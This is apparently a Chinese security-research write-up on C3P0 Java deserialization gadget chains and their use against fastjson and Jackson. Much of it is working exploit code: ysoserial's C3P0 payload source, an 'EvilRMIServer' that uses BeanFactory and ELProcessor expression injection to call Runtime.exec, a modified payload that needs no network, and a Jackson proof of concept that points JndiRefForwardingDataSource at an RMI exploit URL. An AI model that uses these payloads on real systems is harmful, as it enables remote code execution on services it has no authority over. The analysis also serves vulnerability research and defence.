S-C3P0反序列化

起因

> 一个关于`fastjson`不出网的利用方法，利用`C3P0`结合`ROME`二次反序列化注入内存马。

漏洞原理

yso源码

> 首先来看`yso`的构造链，以及如何生成`payload`。构造链：
> `com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase->readObject`-
> >`com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized->getObject`-
> >`com.sun.jndi.rmi.registry.RegistryContext->lookup`


```
package ysoserial.payloads;


import java.io.PrintWriter;
import java.sql.SQLException;
import java.sql.SQLFeatureNotSupportedException;
import java.util.logging.Logger;

import javax.naming.NamingException;
import javax.naming.Reference;
import javax.naming.Referenceable;
import javax.sql.ConnectionPoolDataSource;
import javax.sql.PooledConnection;

import com.mchange.v2.c3p0.PoolBackedDataSource;
import com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase;

import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.annotation.PayloadTest;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;
/**
 * com.sun.jndi.rmi.registry.RegistryContext->lookup
 * com.mchange.v2.naming.ReferenceIndirector$ReferenceSerialized->getObject
 * com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase->readObject
 *
 * Arguments:
 * - base_url:classname
 * Yields:
 * - Instantiation of remotely loaded class
 * @author mbechler
 *
 */
@PayloadTest ( harness="ysoserial.test.payloads.RemoteClassLoadingTest" )
@Dependencies( { "com.mchange:c3p0:0.9.5.2" ,"com.mchange:mchange-commons-
java:0.2.11"} )
@Authors({ Authors.MBECHLER })
public class C3P0 implements ObjectPayload<Object> {
```

```
    public Object getObject ( String command ) throws Exception {
        int sep = command.lastIndexOf(':');
        if ( sep < 0 ) {
            throw new IllegalArgumentException("Command format is: <base_url>:
<classname>");
        }
        String url = command.substring(0, sep);
        String className = command.substring(sep + 1);
        PoolBackedDataSource b =
Reflections.createWithoutConstructor(PoolBackedDataSource.class);
        Reflections.getField(PoolBackedDataSourceBase.class,
"connectionPoolDataSource").set(b, new PoolSource(className, url));
        return b;
    }
    private static final class PoolSource implements ConnectionPoolDataSource,
Referenceable {
        private String className;
        private String url;
        public PoolSource ( String className, String url ) {
            this.className = className;
            this.url = url;
        }
        public Reference getReference () throws NamingException {
            return new Reference("exploit", this.className, this.url);
        }
        public PrintWriter getLogWriter () throws SQLException {return null;}
        public void setLogWriter ( PrintWriter out ) throws SQLException {}
        public void setLoginTimeout ( int seconds ) throws SQLException {}
        public int getLoginTimeout () throws SQLException {return 0;}
        public Logger getParentLogger () throws SQLFeatureNotSupportedException
{return null;}
        public PooledConnection getPooledConnection () throws SQLException
{return null;}
        public PooledConnection getPooledConnection ( String user, String
password ) throws SQLException {return null;}
    }
    public static void main ( final String[] args ) throws Exception {
        PayloadRunner.run(C3P0.class, args);
    }
}
```


> 序列化的过程，首先创建一个`PoolBackedDataSource`对象，然后通过反射将`connectionPoolDataSource`属性修改为`PoolSource`的实例化对象。所以此处查看一下序列化的过程。

序列化过程

类继承关系



> 根据类的继承关系，在序列化的时候进入到`PoolBackedDataSourceBase#writeObject()`，此处应该已经通过反射修改了`this.connectionPoolDataSource`的值为`PoolSource`，而这个类没有继承`Serializable`接口，会反序列化出错从而进入到`catch`的逻辑中。然后在进入到`indirector.indirectForm(this.connectionPoolDataSource)`中。




> 这个`var2`就是`PoolSource#getReference()`返回的`Reference`对象。这里面的`classFactory`和`classFactoryLocation`两个参数可以关注一下，后面应该有用。然后序列化的过程关注到这。之后是反序列化的过程。

反序列化过程

反序列化入口

> 反序列化的入口在`com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase#readObject()`中，所以具体来看看这个方法。



> 首先是或者这个`version`，然后`version`为1的话进入分支。此处进入分支之后可以看到，如果对象是`IndirectlySerialized`的实例，就会执行`getObject`方法。根据上面的序列化过程，序列化的对象`ReferenceSerialized`是`IndirectlySerialized`的实现类。那么反序列化过程接着进入到`ReferenceSerialized#getObject()`方法中。

v2 〉 naming 〉 ReferenceIndirector 〉 ReferenceSerialized

CommonsCollections4_2

C3P0.java | ReferenceIndirector.class | ReferenceableUtils.class | PoolBackedDataSourceBase.class | DelegatingMethodAccessorIn

Decompiled .class file, bytecode version: 50.0 (Java 6)

```
61  private static class ReferenceSerialized implements IndirectlySerialized {
62      Reference reference;
63      Name name;
64      Name contextName;
65      Hashtable env;
66
67      ReferenceSerialized(Reference var1, Name var2, Name var3, Hashtable var4) {
68          this.reference = var1;
69          this.name = var2;
70          this.contextName = var3;
71          this.env = var4;
72      }
73
74      public Object getObject() throws ClassNotFoundException, IOException {
75          try {
76              InitialContext var1;
77              if (this.env == null) {
78                  var1 = new InitialContext();
79              } else {
80                  var1 = new InitialContext(this.env);
81              }
82
83              Context var2 = null;
84              if (this.contextName != null) {
85                  var2 = (Context)var1.lookup(this.contextName);
86              }
87
88              return ReferenceableUtils.referenceToObject(this.reference, this.name, var2, this.env);
89          } catch (NamingException var3) {
90              if (ReferenceIndirector.logger.isLoggable(MLevel.WARNING)) {
```

根据序列化的过程，`this.reference`参数有值，其余全部为空，所以逻辑进入到第88行`ReferenceableUtils.referenceToObject(this.reference, this.name, var2, this.env)`。

v2 〉 naming 〉 ReferenceableUtils 〉 referenceToObject

CommonsCollections4_2 Git:

C3P0.java | ReferenceIndirector.class | ReferenceableUtils.class | PoolBackedDataSourceBase.class | DelegatingMethodAccessorImpl.class

Decompiled .class file, bytecode version: 50.0 (Java 6) Download Sources

```
33
34  public static Object referenceToObject(Reference var0, Name var1, Context var2, Hashtable var3) throws NamingExcept
35      try {
36          String var4 = var0.getFactoryClassName();
37          String var11 = var0.getFactoryClassLocation();
38          ClassLoader var6 = Thread.currentThread().getContextClassLoader();
39          if (var6 == null) {
40              var6 = ReferenceableUtils.class.getClassLoader();
41          }
42
43          Object var7;
44          if (var11 == null) {
45              var7 = var6;
46          } else {
47              URL var8 = new URL(var11);
48              var7 = new URLClassLoader(new URL[]{var8}, var6);
49          }
50
51          Class var12 = Class.forName(var4, initialize: true, (ClassLoader)var7);
52          ObjectFactory var9 = (ObjectFactory)var12.newInstance();
53          return var9.getObjectInstance(var0, var1, var2, var3);
54      } catch (Exception var10) {
55          if (logger.isLoggable(MLevel.FINE)) {
56              logger.log(MLevel.FINE, s: "Could not resolve Reference to Object!", var10);
57          }
58
59          NamingException var5 = new NamingException("Could not resolve Reference to Object!");
60          var5.setRootCause(var10);
61          throw var5;
62      }
```


> 此处先是获取`Reference`对象初始化时传递的`classFactory`和`classFactoryLocation`两个参数，然后如果`classFactoryLocation`不为空，可以通过`URLClassLoader`远程加载类。如果为空，可以通过`Class.forName`进行本地类加载，然后执行类的构造方法，后续在执行`getObjectInstance()`方法。其中`forName`方法的`initialize`参数为`true`，那么给定的类如果之前没有被初始化过，那么会被初始化。到此的话反序列化已经可以实现一个攻击了，可以通过`URLClassLoader`加载远程类，或者可以直接加载本地类。

一点小思考

> 在反序列化的最后一个过程中，通过`Class.forName`的方式加载类，创建对象，然后执行对象的`getObjectInstence`方法，在之前关于`JNDI`高版本的绕过的实现原理中，`RMI协议`绕过有利用`org.apache.naming.factory.BeanFactory`这个本地工厂进行绕过。后面执行的就是`org.apache.naming.factory.BeanFactory#getObjectInstance`，此处也正好是可以利用的。我们先来看看`RMI`绕过的代码。

```
import com.sun.jndi.rmi.registry.ReferenceWrapper;
import org.apache.naming.ResourceRef;

import javax.naming.StringRefAddr;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class EvilRMIServer {
    public static void main(String[] args) throws Exception {
        System.out.println("[*]Evil RMI Server is Listening on port: 1088");
        Registry registry = LocateRegistry.createRegistry(1088);
        // 实例化Reference，指定目标类为javax.el.ELProcessor，工厂类为
org.apache.naming.factory.BeanFactory
        ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "",
true,"org.apache.naming.factory.BeanFactory",null);
        // 强制将'x'属性的setter从'setX'变为'eval', 详细逻辑见
BeanFactory.getObjectInstance代码
        ref.add(new StringRefAddr("forceString", "a=eval"));
        // 利用表达式执行命令
        ref.add(new StringRefAddr("a",
"Runtime.getRuntime().exec(\"notepad.exe\")"));
        ReferenceWrapper referenceWrapper = new
com.sun.jndi.rmi.registry.ReferenceWrapper(ref);
        registry.bind("Object", referenceWrapper);
    }
}
```


> 通过创建一个`ResourceRef`对象，然后绑定`org.apache.naming.factory.BeanFactory`工厂类。接下来看看`ResourceRef`对象的初始化。



> `ResourceRef`继承自`Reference`类，然后构造方法中，首先调用`Reference`的构造方法，其中传递的`factory`参数就是`org.apache.naming.factory.BeanFactory`工厂类，这个`factoryLocation`根据之前分析的逻辑，应该为空，这样就可以通过`Class.forName`去加载本地类了。根据上面的分析，我们简单修改`PoolSource`的代码，如下：

```
package ysoserial.payloads;


import java.io.PrintWriter;
import java.sql.SQLException;
import java.sql.SQLFeatureNotSupportedException;
import java.util.logging.Logger;

import javax.naming.NamingException;
import javax.naming.Reference;
import javax.naming.Referenceable;
import javax.naming.StringRefAddr;
import javax.sql.ConnectionPoolDataSource;
import javax.sql.PooledConnection;

import com.mchange.v2.c3p0.PoolBackedDataSource;
import com.mchange.v2.c3p0.impl.PoolBackedDataSourceBase;

import org.apache.naming.ResourceRef;
import org.apache.naming.factory.BeanFactory;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.annotation.PayloadTest;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;


@PayloadTest ( harness="ysoserial.test.payloads.RemoteClassLoadingTest" )
@Dependencies( { "com.mchange:c3p0:0.9.5.2" ,"com.mchange:mchange-commons-
java:0.2.11"} )
@Authors({ Authors.MBECHLER })
public class C3P0 implements ObjectPayload<Object> {
    public Object getObject ( String command ) throws Exception {
        PoolBackedDataSource b =
Reflections.createWithoutConstructor(PoolBackedDataSource.class);
        Reflections.getField(PoolBackedDataSourceBase.class,
"connectionPoolDataSource").set(b, new PoolSource());
```

```
        return b;
    }
    private static final class PoolSource implements ConnectionPoolDataSource,
Referenceable {
        private String className;
        private String url;
        public PoolSource(){}
        public PoolSource ( String className, String url ) {
            this.className = className;
            this.url = url;
        }
        public Reference getReference () throws NamingException {
            //return new Reference("exploit", this.className, this.url);
            ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "",
"", true,"org.apache.naming.factory.BeanFactory",null);
            ref.add(new StringRefAddr("forceString", "a=eval"));
            ref.add(new StringRefAddr("a",
"Runtime.getRuntime().exec(\"notepad.exe\")"));
            return ref;
        }
        public PrintWriter getLogWriter () throws SQLException {return null;}
        public void setLogWriter ( PrintWriter out ) throws SQLException {}
        public void setLoginTimeout ( int seconds ) throws SQLException {}
        public int getLoginTimeout () throws SQLException {return 0;}
        public Logger getParentLogger () throws SQLFeatureNotSupportedException
{return null;}
        public PooledConnection getPooledConnection () throws SQLException
{return null;}
        public PooledConnection getPooledConnection ( String user, String
password ) throws SQLException {return null;}

    }

    public static void main ( final String[] args ) throws Exception {
        PayloadRunner.run(C3P0.class, args);
    }
}
```



> 那么此处就可以利用`EL`表达式去执行任意代码了。

C3P0-扩展攻击

JNDI注入

> 这个和上面的利用方式一样，都需要出网，而且高版本JNDI注入存在诸多限制

```
import com.fasterxml.jackson.databind.ObjectMapper;

import java.io.*;

class Person {
    public Object object;
}

public class TemplatePoc {
    public static void main(String[] args) throws IOException {
        String poc = "{\"object\":
[\"com.mchange.v2.c3p0.JndiRefForwardingDataSource\",
{\"jndiName\":\"rmi://localhost:8088/Exploit\", \"loginTimeout\":0}]}";
        System.out.println(poc);
        ObjectMapper objectMapper = new ObjectMapper();
        objectMapper.enableDefaultTyping();
        objectMapper.readValue(poc, Person.class);
    }

    public static byte[] toByteArray(InputStream in) throws IOException {
        byte[] classBytes;
        classBytes = new byte[in.available()];
        in.read(classBytes);
        in.close();
        return classBytes;
    }

    public static String bytesToHexString(byte[] bArray, int length) {
        StringBuffer sb = new StringBuffer(length);

        for(int i = 0; i < length; ++i) {
            String sTemp = Integer.toHexString(255 & bArray[i]);
            if (sTemp.length() < 2) {
                sb.append(0);
            }
            sb.append(sTemp.toUpperCase());
        }
        return sb.toString();
    }

}
```


hex序列化字节加载器

> 这种扩展攻击的利用方式不需要出网，利用二次反序列化可以利用其他的一些组件达到任意代码执行的效果。利用场景：在一些非原生的反序列化（如fastjson）的情况下，c3p0可以做到不出网利用。其原理是利用fastjson的反序列化时调用userOverridesAsString的setter，在setter中运行过程中会把传入的以HexAsciiSerializedMap开头的字符串进行解码并触发原生反序列化。

